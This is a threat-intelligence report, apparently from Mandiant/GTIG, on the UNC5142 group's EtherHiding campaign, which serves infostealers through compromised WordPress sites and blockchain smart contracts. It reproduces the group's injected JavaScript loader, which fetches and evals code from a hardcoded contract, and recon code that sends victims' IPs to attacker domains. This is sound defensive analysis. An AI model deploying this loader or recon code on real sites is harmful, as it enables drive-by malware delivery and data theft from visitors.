
New Group on the Block: UNC5142 Leverages EtherHiding to Distribute Malware

Mandiant, Google Threat Intelligence Group ⋮ ⋮ 10/15/2025



Written by: Mark Magee, Jose Hernandez, Bavi Sadayappan, Jessa Valdez

Since late 2023, Mandiant Threat Defense and Google Threat Intelligence Group (GTIG) have tracked UNC5142, a financially motivated threat actor that abuses the blockchain to facilitate the distribution of information stealers (infostealers). UNC5142 is characterized by its use of compromised WordPress websites and "EtherHiding", a technique used to obscure malicious code or data by placing it on a public blockchain, such as the BNB Smart Chain. This post is part of a two-part blog series on adversaries using the EtherHiding technique. Read our other post on North Korea (DPRK) adopting EtherHiding.

Since late 2023, UNC5142 has significantly evolved their tactics, techniques, and procedures (TTPs) to enhance operational security and evade detection. Notably, we have not observed UNC5142 activity since late July 2025, suggesting a shift in the actor's operational methods or a pause in their activity.


UNC5142 appears to indiscriminately target vulnerable WordPress sites, leading to widespread and opportunistic campaigns that impact a range of industry and geographic regions. As of June 2025, GTIG had identified approximately 14,000 web pages containing injected JavaScript consistent with an UNC5142 compromised website. We have seen UNC5142 campaigns distribute infostealers including ATOMIC, VIDAR, LUMMAC.V2, and RADTHIEF. GTIG does not currently attribute these final payloads to UNC5142 as it is possible these payloads are distributed on behalf of other threat actors. This post will detail the full UNC5142 infection chain, analyze its novel use of smart contracts for operational infrastructure, and chart the evolution of its TTPs based on direct observations from Mandiant Threat Defense incidents.

UNC5142 Attack Overview

An UNC5142 infection chain typically involves the following key components or techniques:

- **CLEARSHORT**: A multistage JavaScript downloader to facilitate the distribution of payloads
- **Compromised WordPress Websites:** Websites running vulnerable versions of WordPress, or using vulnerable plugins/themes
- **Smart Contracts:** Self-executing contracts stored on the BNB Smart Chain (BSC) blockchain
- **EtherHiding**: A technique used to obscure malicious code or data by placing it on a public blockchain. UNC5142 relies heavily on the BNB Smart Chain to store its malicious components in smart contracts, making

them harder for traditional website security tools to detect and block






Figure 1: CLEARSHORT infection chain

CLEARSHORT

CLEARSHORT is a multistage JavaScript downloader used to facilitate malware distribution. The first stage consists of a JavaScript payload injected into vulnerable websites, designed to retrieve the second-stage payload from a malicious smart contract. The smart contract is responsible for fetching the next stage, a CLEARSHORT landing page, from an external attacker-controlled server. The CLEARSHORT landing page leverages ClickFix, a popular social engineering technique aimed at luring victims to locally run a malicious command using the Windows Run dialog box.

CLEARSHORT is an evolution of the CLEARFAKE downloader, which UNC5142 previously leveraged in their operations from late 2023 through mid-2024. CLEARFAKE is a malicious JavaScript framework that masquerades as a Google Chrome browser update notification. The primary function of the embedded JavaScript is to download a payload after the user clicks the "Update Chrome" button. The second-stage payload is a Base64-encoded JavaScript code stored in a smart contract deployed on the BNB Smart Chain.

Compromised WordPress Sites

The attack begins from the compromise of a vulnerable WordPress website which is exploited to gain unauthorized access. UNC5142 injects malicious JavaScript (CLEARSHORT stage 1) code into one of three locations:

- **Plugin directories:** Modifying existing plugin files or adding new malicious files
- **Theme files:** Modifying theme files (like `header.php`, `footer.php`, or `index.php`) to include the malicious script
- **Database:** In some cases, the malicious code is injected directly into the WordPress database

What is a Smart Contract?

Smart contracts are programs stored on a blockchain, like the BNB Smart Chain (BSC), that run automatically when a specified trigger occurs. While these triggers can be complex, CLEARSHORT uses a simpler method by calling a function that tells the contract to execute and return a pre-stored piece of data.

Smart contracts provide several advantages for threat actors to use in their operations, including:

- **Obfuscation:** Storing malicious code within a smart contract makes it harder to detect with traditional web security tools that might scan website content directly.
- **Mutability (and Agility):** While smart contracts themselves are immutable, the attackers use a clever technique. They deploy a first-level smart contract that contains a pointer to a second-level smart contract. The first-level contract acts as a stable entry point whose address never changes on the compromised website, directing the injected JavaScript to fetch code from a second-level contract, giving the attackers the ability to change this target without altering the compromised website.
- **Resilience**: The use of blockchain technology for large parts of UNC5142's infrastructure and operation increases their resiliency in the face of detection and takedown efforts. Network based protection mechanisms are more difficult to implement for Web3 traffic compared to traditional web traffic given the lack of use of traditional URLs. Seizure and takedown operations are also hindered given the immutability of the blockchain. This is further discussed later in the post.
- **Leveraging legitimate infrastructure:** The BNB Smart Chain is a legitimate platform. Using it can help the malicious traffic blend in with normal activity as a means to evade detection.

Smart Contract Interaction

CLEARSHORT stage 1 uses `Web3.js`, a collection of libraries that allow interaction with remote ethereum nodes using HTTP, IPC or WebSocket. Typically to connect to the BNB Smart Chain via a public node like `bsc-dataseed.binance[.]org`. The stage 1 code contains instructions to interact with specific smart contract addresses, and calls functions defined in the contract's Application Binary Interface (ABI). These functions return payloads, including URLs to the CLEARSHORT landing page. This page is decoded and executed within the browser, displaying a fake error message to the victim. The lure and template of this error message has varied over time, while maintaining the goal to lure the victim to run a malicious command via the Run dialog box. The executed command ultimately results in the download and execution of a follow-on payload, which is often an infostealer.

```
// Load libraries from public CDNs to intereact with blockchain and decode payloads.
<script src="https://cdn.jsdelivr.net/npm/web3@latest/dist/web3.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/pako/2.0.4/pako.min.js">
</script>
<script src="https://cdn.jsdelivr.net/npm/crypto-js@4.1.1/crypto-js.min.js">
</script>
<script>
    console.log('Start moving...');
    // The main malicious logic starts executing once the webpage's DOM is fully
loaded.1st
    document.addEventListener('DOMContentLoaded', async () => {
        try {
```

```
            // Establishes a connection to the BNB Smart Chain via a public RPC
node.
            const web3 = new Web3('https://bsc-dataseed.binance.org/');
            // Creates an object to interact with the 1st-Level Smart Contract.
            const contract = new web3.eth.Contract([
                {
                    "inputs": [],
                    "stateMutability": "nonpayable",
                    "type": "constructor"
                },
                {
                    "inputs": [],
                    "name": "orchidABI", // Returns 2nd contract ABI
                    "outputs": [{
                        "internalType": "string",
                        "name": "",
                        "type": "string"
                    }],
                    "stateMutability": "view",
                    "type": "function"
                },
                {
                    "inputs": [],
                    "name": "orchidAddress",// Returns 2nd contract address
                    "outputs": [{
                        "internalType": "string",
                        "name": "",
                        "type": "string"
                    }],
                    "stateMutability": "view",
                    "type": "function"
                },

            ], '0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53'); // Hardcoded address
of the 1st-Level Contract.
        //  ABI is Base64 decoded and then decompressed to get clean ABI.
            const orchidABI = JSON.parse(pako.ungzip(Uint8Array.from(atob(await
contract.methods.orchidABI().call()), c => c.charCodeAt(0)), {
                to: 'string'
            }));
            // Calls the 'orchidAddress' function to get the address of the 2nd-
Level Contract.
            const orchidAddress = await contract.methods.orchidAddress().call();
             // New contract object created to represent 2nd-level contract.
            const orchid = new web3.eth.Contract(orchidABI, orchidAddress);
            const decompressedScript = pako.ungzip(Uint8Array.from(atob(await
orchid.methods.tokyoSkytree().call()), c => c.charCodeAt(0)), {
                to: 'string'
            });
            eval(`(async () => { ${decompressedScript} })().then(() => {
console.log('Moved.'); }).catch(console.error);`);
        } catch (error) {
            console.error('Road unavaible:', error);
```

```
        }
    });
</script>
```

Figure 2: Injected code from a compromised website - CLEARSHORT stage 1

When a user visits a compromised web page, the injected JavaScript executes in the browser and initiates a set of connections to one or multiple BNB smart contracts, resulting in the retrieval and rendering of the CLEARSHORT landing page (stage 2) (Figure 3).




Figure 3: CLEARSHORT Landing Page showing Cloudflare “Unusual Web Traffic” error

EtherHiding

A key element of UNC5142's operations is their use of the EtherHiding technique. Instead of embedding their entire attack chain within the compromised website, they store malicious components on the BNB Smart Chain, using smart contracts as a dynamic configuration and control backend.The on-chain operation is managed by one or more actor-controlled wallets. These Externally Owned Accounts (EOAs) are used to:

- Deploy the smart contracts, establishing the foundation of the attack chain.
- Supply the BNB needed to pay network fees for making changes to the attack infrastructure.
- Update pointers and data within the contracts, such as changing the address of a subsequent contract or rotating the payload decryption keys.




Figure 4: UNC5142's EtherHiding architecture on the BNB Smart Chain

Evolution of UNC5142 TTPs

Over the past year, Mandiant Threat Defense and GTIG have observed a consistent evolution in UNC5142's TTPs. Their campaigns have progressed from a single-contract system to the significantly more complex three-level smart contract architecture that enables their dynamic, multi-stage approach beginning in late 2024.

This evolution is characterized by several key shifts: the adoption of a three smart contract system for dynamic payload delivery, the abuse of legitimate services like Cloudflare Pages for hosting malicious lures, and a transition from simple Base64 encoding to AES encryption. The actor has continuously refined its social engineering lures and expanded its infrastructure, at times operating parallel sets of smart contracts to increase both the scale and resilience of their campaigns.

Timeframe	Key Changes	Hosting & Infrastructure	Lure Encoding / Encryption	Notable Lures & Payloads
May 2024	Single smart contract system	`.shop` TLDs for lures and C2	Base64	Fake Chrome update lures

Timeframe	Key Changes	Hosting & Infrastructure	Lure Encoding / Encryption	Notable Lures & Payloads
November 2024	Introduction of the three-smart-contract system	Abuse of Cloudflare `*.pages.dev` for lures .shop / .icu domains for recon	AES-GCM + Base64	STUN server for victim IP recon
January 2025	Refinement of the three-contract system	Continued `*.pages.dev` abuse	AES-GCM + Base64	New lures: Fake reCAPTCHA, Data Privacy agreements **ATOMIC** (macOS), **VIDAR**
February 2025	Secondary infrastructure deployed Payload URL stored in smart contract	Expanded use of `*.pages.dev` and new payload domains	AES-GCM + Base64	New Lure: Cloudflare "Unusual Web Traffic" error Recon check-in removed, replaced by cookie tracking
March 2025	Active use of both Main and Secondary infrastructure	MediaFire and GitHub for payload hosting	AES-GCM + Base64	Staged POST check-ins to track victim interaction **RADTHIEF**, **LUMMAC.V2**
May 2025	Continued refinement of lures and payload delivery	`*.pages.dev` for lures, various TLDs for payloads	AES-GCM + Base64	New Lure: "Anti-Bot Verification" for Windows & macOS

Cloudflare Pages Abuse

In late 2024, UNC5142 shifted to the use of the Cloudflare Pages service (`*.pages.dev`) to host their landing pages; previously they leveraged `.shop` TLD domains. Cloudflare Pages is a legitimate service maintained by Cloudflare that provides a quick mechanism for standing up a website online, leveraging Cloudflare's network to ensure it loads swiftly. These pages provide several advantages: Cloudflare is a trusted company, so these pages are less likely to be immediately blocked, and it is easy for the attackers to quickly create new pages if old ones are taken down.

The Three Smart Contract System

The most significant change is the shift from a single smart contract system to a three smart contract system. This new architecture is an adaptation of a legitimate software design principle known as the **proxy pattern**, which developers use to make their contracts upgradable. A stable, unchangeable proxy forwards calls to a separate second-level contract that can be replaced to fix bugs or add features.

This setup functions as a highly efficient **Router-Logic-Storage** architecture where each contract has a specific job. This design allows for rapid updates to critical parts of the attack, such as the landing page URL or decryption key, without any need to modify the JavaScript on compromised websites. As a result, the campaigns are much more agile and resistant to takedowns.

1) Initial call to the First-Level contract: The infection begins when the injected JavaScript on a compromised website makes a `eth_call` to the **First-Level Smart Contract** (e.g., `0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53`). The primary function of this contract is to act as a **router**. Its job is to provide the address and Application Binary Interface (ABI) for the next stage, ensuring attackers rarely need to update the script across their vast network of compromised websites. The ABI data is returned in a compressed and base64 encoded format which the script decodes via `atob()` and then decompresses using `pako.unzip` to get the clean interface data.

2) Victim fingerprinting via the Second-Level contract: The injected JavaScript connects to the **Second-Level Smart Contract** (e.g., `0x8FBA1667BEF5EdA433928b220886A830488549BD`). This contract acts as the **logic** of

the attack, containing code to perform reconnaissance actions (Figure 5 and Figure 6). It makes a series of `eth_call` operations to execute specific functions within the contract to fingerprint the victim's environment:

- `teaCeremony (0x9f7a7126)`, initially served as a method for dynamic code execution and page display. Later it was used for adding and removing POST check-ins.
- `shibuyaCrossing (0x1ba79aa2)`, responsible for identifying the victim's platform or operating system with additional OS/platform values added over time
- `asakusaTemple (0xa76e7648)`, initially a placeholder for console log display that later evolved into a beacon for tracking user interaction stages by sending user-agent values
- `ginzaLuxury (0xa98b06d3)`, responsible for retrieving the code for finding, fetching, decrypting, and ultimately displaying the malicious lure to the user

The functionality for command and control (C2) check-ins has evolved within the contract:

- **Late 2024:** The script used a STUN server (`stun:stun.l.google.com:19302`) to obtain the victim's public IP and sent it to a domain like `saaadnesss[.]shop` or `lapkimeow[.]icu/check`.
- **February 2025:** The STUN-based POST check-in was removed and replaced with a cookie-based tracking mechanism (`data-ai-collecting`) within the `teaCeremony` (`0x9f7a7126`) function.
- **April 2025:** The check-in mechanism was reintroduced and enhanced. The `asakusaTemple` (`0xa76e7648`) function was modified to send staged POST requests to the domain `ratatui[.]today`, beaconing at each phase of the lure interaction to track victim progression.





Figure 5: Example of second-level smart contract transaction contents

```
//Example of code retrieved from the second-level smart contract (IP check and STUN)
if (await new Promise(r => {
        let a = new RTCPeerConnection({ iceServers: [{ urls:
"stun:stun.l.google.com:19302" }] });
        a.createDataChannel("");
        a.onicecandidate = e => {
            let ip = e?.candidate?.candidate?.match(/\d+\.\d+\.\d+\.\d+/)?.[0];
            if (ip) {
                fetch('https://saaadnesss[.]shop/check', { // Or
lapkimeow[.]icu/check
                    method: 'POST',
                    headers: { 'Content-Type': 'application/json' },
                    body: JSON.stringify({ ip, domain: location.hostname })
                }).then(r => r.json()).then(data => r(data.status));
                a.onicecandidate = null;
            }
        };
        a.createOffer().then(o => a.setLocalDescription(o));
    }) === "Decline") {
        console.warn("Execution stopped: Declined by server");
    } else {
        await teaCeremony(await orchid.methods.shibuyaCrossing().call(), 2);
        await teaCeremony(await orchid.methods.akihabaraLights().call(), 3);
        await teaCeremony(await orchid.methods.ginzaLuxury().call(), 4);
        await teaCeremony(await orchid.methods.asakusaTemple().call(), 5);
    }
```

Figure 6: Decoded reconnaissance code stored in second-level smart contract transaction

